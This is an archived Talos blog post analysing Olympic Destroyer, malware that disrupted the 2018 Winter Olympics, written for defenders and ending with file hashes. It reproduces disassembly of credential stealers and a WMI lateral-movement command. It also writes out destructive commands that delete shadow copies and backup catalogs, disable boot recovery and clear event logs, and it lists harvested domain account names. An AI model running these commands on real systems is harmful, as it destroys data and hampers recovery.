Olympic Destroyer Takes Aim At Winter Olympics

By Warren Mercer

Published: 2018-02-12 · Archived: 2026-04-05 19:55:31 UTC

Monday, February 12, 2018 08:16

This blog post is authored by Warren Mercer and Paul Rascagneres. Ben Baker and Matthew Molyett contributed to this post.

Update 2/13 08:30 We have updated the information regarding the use of stolen credentials

Update 2/12 12:00: We have updated the destructor section with action taken against mapped file shares

Summary

The Winter Olympics this year is being held in Pyeongchang, South Korea. The Guardian, a UK Newspaper reported an article that suggested the Olympic computer systems suffered technical issues during the opening ceremony. Officials at the games confirmed some technical issues to non-critical systems and they completed recovery within around 12 hours. Sunday 11th February the Olympic games officials confirmed a cyber attack occurred but did not comment or speculate further.

Talos have identified the samples, with moderate confidence, used in this attack. The infection vector is currently unknown as we continue to investigate. The samples identified, however, are not from adversaries looking for information from the games but instead they are aimed to disrupt the games. The samples analysed appear to perform only destructive functionality. There does not appear to be any exfiltration of data. Analysis shows that actors are again favouring legitimate pieces of software as PsExec functionality is identified within the sample. The destructive nature of this malware aims to render the machine unusable by deleting shadow copies, event logs and trying to use PsExec & WMI to further move through the environment. This is something we have witnessed previously with BadRabbit and Nyetya.

Olympic Destroyer Workflow

Initial stage

The initial edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee13eb9 sample is a binary that, when executed, drops multiple files on to the victim host. These files are embedded as resources (obfuscated). These files are named using randomly generated file names, however, the hashes of the file when written to disk is the same during our analysis on multiple instances. Currently we are not aware of the initial infection vector used. This could have been delivered in a multitude of ways as it is simply a binary file.

Two of the dropped files (the stealing modules) are executed with 2 arguments: 123 and a named pipe. The named pipe is used as a communication channel between the initial stage and the dropped executable.The technique was used during BadRabbit & Nyetya.


The initial stage is responsible for propagation. The network discovery is performed using two techniques:

- By checking the ARP table with the Windows API GetIPNetTable;
- By WMI (using WQL) with the following request: "SELECT ds_cn FROM ds_computer". This request attempts to list all the systems within the current environment/directory. The network propagation is performed using PsExec and WMI (via the Win32_Process class). Here is the code executed remotely:

```
.rdata:00424DF0 aCmdExeCEchoStr:                        ; DATA XREF: WMI_RemoteExec+85↑o
.rdata:00424DF0                 text "UTF-16LE", 'cmd.exe /c (echo strPath = Wscript.ScriptFullName &'
.rdata:00424DF0                 text "UTF-16LE", ' echo.Set FSO = CreateObject^("Scripting.FileSystem'
.rdata:00424DF0                 text "UTF-16LE", 'Object"^) & echo.FSO.DeleteFile strPath, 1 & echo.S'
.rdata:00424DF0                 text "UTF-16LE", 'et oReg = GetObject^("winmgmts:{impersonationLevel='
.rdata:00424DF0                 text "UTF-16LE", 'impersonate}!\\.\root\default:StdRegProv"^) & echo.'
.rdata:00424DF0                 text "UTF-16LE", 'oReg.GetBinaryValue ^&H80000001, "Environment", "Da'
.rdata:00424DF0                 text "UTF-16LE", 'ta", arrBytes & echo.Set writer = FSO.OpenTextFile^'
.rdata:00424DF0                 text "UTF-16LE", '("%ProgramData%\%COMPUTERNAME%.exe", 2, True^) & ec'
.rdata:00424DF0                 text "UTF-16LE", 'ho.For i = LBound^(arrBytes^) to UBound^(arrBytes^)'
.rdata:00424DF0                 text "UTF-16LE", ' & echo.s = s ^& Chr^(arrBytes^(i^)^) & echo.Next &'
.rdata:00424DF0                 text "UTF-16LE", ' echo.writer.write s  & echo.writer.close) > %Progr'
.rdata:00424DF0                 text "UTF-16LE", 'amData%\_wfrcmd.vbs && cscript.exe %ProgramData%\_w'
.rdata:00424DF0                 text "UTF-16LE", 'frcmd.vbs && %ProgramData%\%COMPUTERNAME%.exe',0
.rdata:00425314                 align 8
```

The purpose is to copy the initial stage to the remote system in %ProgramData%\%COMPUTERNAME%.exe and to execute it via a VBScript.

To perform the lateral movement, the malware needs credentials, it uses 2 stealers described in the next section:



.data:00428CC1	00000021	C	Pyeongchang2018.com\\PCA.spsadmin
.data:00428CE2	00000010	C	
.data:00428CF6	00000019	C	Pyeongchang2018.com\\test
.data:00428D0F	0000000C	C	
.data:00428D1F	0000001C	C	Pyeongchang2018.com\\adm.pms
.data:00428D3B	00000010	C	
.data:00428D4F	00000021	C	Pyeongchang2018.com\\COS.SQLAdmin
.data:00428D70	00000010	C	
.data:00428D84	00000021	C	Pyeongchang2018.com\\pca.dnsadmin
.data:00428DA5	00000010	C	
.data:00428DB9	00000020	C	Pyeongchang2018.com\\PCA.imadmin
.data:00428DD9	0000000F	C	
.data:00428DEC	00000022	C	Pyeongchang2018.com\\pca.perfadmin
.data:00428E0E	0000000D	C	
.data:00428E1F	00000023	C	Pyeongchang2018.com\\jaesang.jeong6
.data:00428E42	0000000C	C	
.data:00428E52	00000022	C	Pyeongchang2018.com\\pca.dnsadmin2
.data:00428E74	0000000C	C	
.data:00428E84	00000023	C	Pyeongchang2018.com\\pca.cpvpnadmin
.data:00428EA7	0000000F	C	
.data:00428EBA	00000021	C	Pyeongchang2018.com\\pca.dmzadmin
.data:00428EDB	0000000C	C	
.data:00428EEB	00000021	C	Pyeongchang2018.com\\PCA.ERPAdmin
.data:00428F0C	00000010	C	

The credentials have not been hardcoded into the binary by the attackers themselves. The malware dynamically updates this list after using the password stealers. A new version of the binary is generated with the newly discovered credentials. This new binary will be used on the new infected systems via the propagation. This feature explains why we discovered several samples with different sets of credentials that were collected from previously infected systems.

As you can see, the domain attempted to be used is related to Pyeongchang 2018. We identified 44 individual accounts in the binary.

Dropped Files

Browser Credential Stealer

Olympic Destroyer drops a browser credential stealer. The final payload is embedded in an obfuscated resource. To be executed, the sample must have 2 arguments as mentioned previously. The stealer supports: Internet Explorer, Firefox and Chrome. The malware parses the registry and it queries the sqlite file in order to retrieve stored credentials. SQLite is embedded in the sample:

```
mov     ebx, [esp+248h+var_234]
mov     edx, offset aSelectOriginUr ; "SELECT origin_url, username_value, pass"...
mov     [esp+248h+var_238], eax
mov     ecx, ebx
mov     [esp+248h+var_228], eax
lea     eax, [esp+248h+var_228]
push    eax
lea     eax, [esp+24Ch+var_238]
push    eax
push    0
push    0
push    0FFFFFFFFh
call    sub_1005C930
add     esp, 14h
test    eax, eax
jz      short loc_10001E72
```

System Credential Stealer

In additional to the browsers credential stealer, Olympic Destroyer drops and executes a system stealer. The stealer attempts to obtain credentials from LSASS with a technique similar to that used by Mimikatz. Here is the output format parsed by the initial stage:

```
movzx   ecx, ax
lea     rdx, aStartcred ; "<STARTCRED>"
shr     rcx, 1
lea     rax, asc_180022A1C ; "\n"
mov     [rsp+88h+var_48], rax
lea     rax, aEndcred   ; "<ENDCRED>"
mov     [rsp+88h+var_50], rax
mov     rax, [rbp+8]
mov     [rsp+88h+var_58], rax
lea     rax, aStartpass ; "<STARTPASS>"
mov     [rsp+88h+var_60], rcx
lea     rcx, aLsWzWzLsSLsLs ; "%ls%wZ\\%wZ%ls%.*s%ls%ls"
mov     [rsp+88h+var_68], rax
call    sub_1800154F0
jmp     short loc_180012789
```

```
loc_18001277D:
lea     rax, asc_180022A34 ; "\n"
mov     [rsp+88h+var_50], rax
lea     rdx, aStartcred_0 ; "<STARTCRED>"
lea     rax, aEndcred_0 ; "<ENDCRED>"
mov     [rsp+88h+var_58], rax
lea     rcx, aLsWzWzLsWzLsLs ; "%ls%wZ\\%wZ%ls%wZ%ls%ls"
lea     rax, aStartpass_0 ; "<STARTPASS>"
mov     [rsp+88h+var_60], rbp
mov     [rsp+88h+var_68], rax
call    sub_1800154F0
```

Destructor

The destructive portion of this malware starts during initial execution on the victim machine. The initial malware execution results in multiple files written to disk, as discussed. Following this, the malware then continues on it's path by beginning the malicious destruction element. By leveraging cmd.exe from the host the malware first deletes all possible shadow copies on the system using vssadmin:

```
C:\Windows\system32\cmd.exe /c c:\Windows\system32\vssadmin.exe delete shadows /all /quiet
```

Next, again leveraging cmd.exe execution on the host we can see the author using wbadmin.exe, for those not familiar with wbadmin, this is the replacement for ntbackup on modern operating systems.

```
C:\Windows\system32\cmd.exe /c wbadmin.exe delete catalog -quiet
```

This step is executed to ensure that file recovery is not trivial - WBAdmin can be used to recover individual files, folders and also whole drives so this would be a very convenient tool for a sysadmin to use in order to aid recovery.

The next step the attacker takes in this destructive path is to, again leverage cmd.exe, but this time use bcdedit, a tool used for boot config data information, to ensure that the Windows recovery console does not attempt to repair anything on the host.

```
C:\Windows\system32\cmd.exe /c bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {de
```

The attacker has now attempted to ensure that recovery is extremely difficult for any impacted hosts and to further cover their tracks the deletion of the System & Security windows event log is performed, this will be used to try and make any analysis more difficult.

```
C:\Windows\system32\cmd.exe /c wevtutil.exe cl System

C:\Windows\system32\cmd.exe /c wevtutil.exe cl Security
```

Wiping all available methods of recovery shows this attacker had no intention of leaving the machine useable. The purpose of this malware is to perform destruction of the host, leave the computer system offline, and wipe remote data.

```
.rdata:00407950 aCWindowsSystem:                        ; DATA XREF: WinMain(x,x,x,x)+75↑o
.rdata:00407950                 text "UTF-16LE", 'c:\Windows\system32\vssadmin.exe',0
.rdata:00407992                 align 4
.rdata:00407994 aDeleteShadowsA:                        ; DATA XREF: WinMain(x,x,x,x)+70↑o
.rdata:00407994                 text "UTF-16LE", 'delete shadows /all /quiet',0
.rdata:004079CA                 align 4
.rdata:004079CC aWbadminExe:                            ; DATA XREF: WinMain(x,x,x,x)+7F↑o
.rdata:004079CC                 text "UTF-16LE", 'wbadmin.exe',0
.rdata:004079E4 aDeleteCatalogQ:                        ; DATA XREF: WinMain(x,x,x,x)+84↑o
.rdata:004079E4                 text "UTF-16LE", 'delete catalog -quiet',0
.rdata:00407A10 aBcdeditExe:                            ; DATA XREF: WinMain(x,x,x,x)+90↑o
.rdata:00407A10                 text "UTF-16LE", 'bcdedit.exe',0
.rdata:00407A28 aSetDefaultBoot:                        ; DATA XREF: WinMain(x,x,x,x)+95↑o
.rdata:00407A28                 text "UTF-16LE", '/set {default} bootstatuspolicy ignoreallfailures &'
.rdata:00407A28                 text "UTF-16LE", ' bcdedit /set {default} recoveryenabled no',0
.rdata:00407AE4 aWevtutilExe:                           ; DATA XREF: WinMain(x,x,x,x)+A1↑o
.rdata:00407AE4                 text "UTF-16LE", 'wevtutil.exe',0
.rdata:00407AFE                 align 10h
.rdata:00407B00 aClSystem:                              ; DATA XREF: WinMain(x,x,x,x)+A6↑o
.rdata:00407B00                 text "UTF-16LE", 'cl System',0
.rdata:00407B14 aClSecurity:                            ; DATA XREF: WinMain(x,x,x,x)+B2↑o
.rdata:00407B14                 text "UTF-16LE", 'cl Security',0
.rdata:00407B2C                 align 10h
```

Additionally, the destroyer disables all the services on the system:

```
lea     ecx, [ebp+dwBytes]
push    ecx             ; pcbBytesNeeded
push    esi             ; cbBufSize
push    esi             ; lpServiceConfig
push    eax             ; hService
mov     [ebp+dwBytes], esi
call    ebx ; QueryServiceConfigW
push    [ebp+dwBytes]   ; dwBytes
push    8               ; dwFlags
call    edi ; GetProcessHeap
push    eax             ; hHeap
call    ds:HeapAlloc
push    esi             ; lpDisplayName
push    esi             ; lpPassword
push    esi             ; lpServiceStartName
push    esi             ; lpDependencies
push    esi             ; lpdwTagId
push    esi             ; lpLoadOrderGroup
push    esi             ; lpBinaryPathName
push    0FFFFFFFFh      ; dwErrorControl
push    4               ; dwStartType
push    0FFFFFFFFh      ; dwServiceType
push    [ebp+hService]  ; hService
mov     [ebp+lpServiceConfig], eax
call    ds:ChangeServiceConfigW
lea     eax, [ebp+dwBytes]
push    eax             ; pcbBytesNeeded
push    [ebp+dwBytes]   ; cbBufSize
push    [ebp+lpServiceConfig] ; lpServiceConfig
push    [ebp+hService]  ; hService
call    ebx ; QueryServiceConfigW
test    eax, eax
jz      short loc_4013F5
```

The malware uses the ChangeServiceConfigW API to change the start type to 4 which means: "Disabled: Specifies that the service should not be started."

Additionally, the malware lists mapped file shares and for each share, it will wipe the writable files (using either uninitialized data or 0x00 depending of the file size). Finally after modifying all the system configuration, the destroyer shutdowns the compromised system.

Legitimate File

Additionally, the Olympic Destroyer drops the legitimate, digitally signed, PsExec file in order to perform lateral movement by using this legitimate tool from Microsoft. This is another example of an attacker leveraging legitimate tools within their arsenal. Using legitimate tools like PsExec will save the adversary time from writing their own tooling. A free alternative they can wrap up within their own malware is a much easier option in this instance.

Conclusion

During destructive attacks like this there often has to be a thought given to the nature of the attack. Disruption is the clear objective in this type of attack and it leaves us confident in thinking that the actors behind this were after

embarrassment of the Olympic committee during the opening ceremony.

Disruption of services included the Olympic website being offline, meaning individuals could not print their tickets. The opening ceremony reporting was degraded due to WiFi failing for reporters on site.

The malware delivery mechanism is currently unknown which means the infection vector could be a multitude of options, but, if the attacker already had access to the environment, this attack could have been carried out remotely. This would allow the actors to specifically pinpoint the moment of the opening ceremony and would allow them to control their time of impact.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNGFW,NGIPS, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Olympic Destroyer: edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee13eb9

Browser Stealer: 19ab44a1343db19741b0e0b06bacce55990b6c8f789815daaf3476e0cc30ebea (unpacked: ab5bf79274b6583a00be203256a4eacfa30a37bc889b5493da9456e2d5885c7f)

System Stealer: f188abc33d351c2254d794b525c5a8b79ea78acd3050cd8d27d3ecfc568c2936 (unpacked a7d6dcdf5ca2c426cc6c447cff76834d97bc1fdff2cd14bad0b7c2817408c334)

Destroyer: ae9a4e244a9b3c77d489dee8aeaf35a7c3ba31b210e76d81ef2e91790f052c85

Psexec (legit): 3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef

Additional Olympic Destroyer:

D934CB8D0EADB93F8A57A9B8853C5DB218D5DB78C16A35F374E413884D915016
EDB1FF2521FB4BF748111F92786D260D40407A2E8463DCD24BB09F908EE13EB9
3E27B6B287F0B9F7E85BFE18901D961110AE969D58B44AF15B1D75BE749022C2
28858CC6E05225F7D156D1C6A21ED11188777FA0A752CB7B56038D79A88627CC
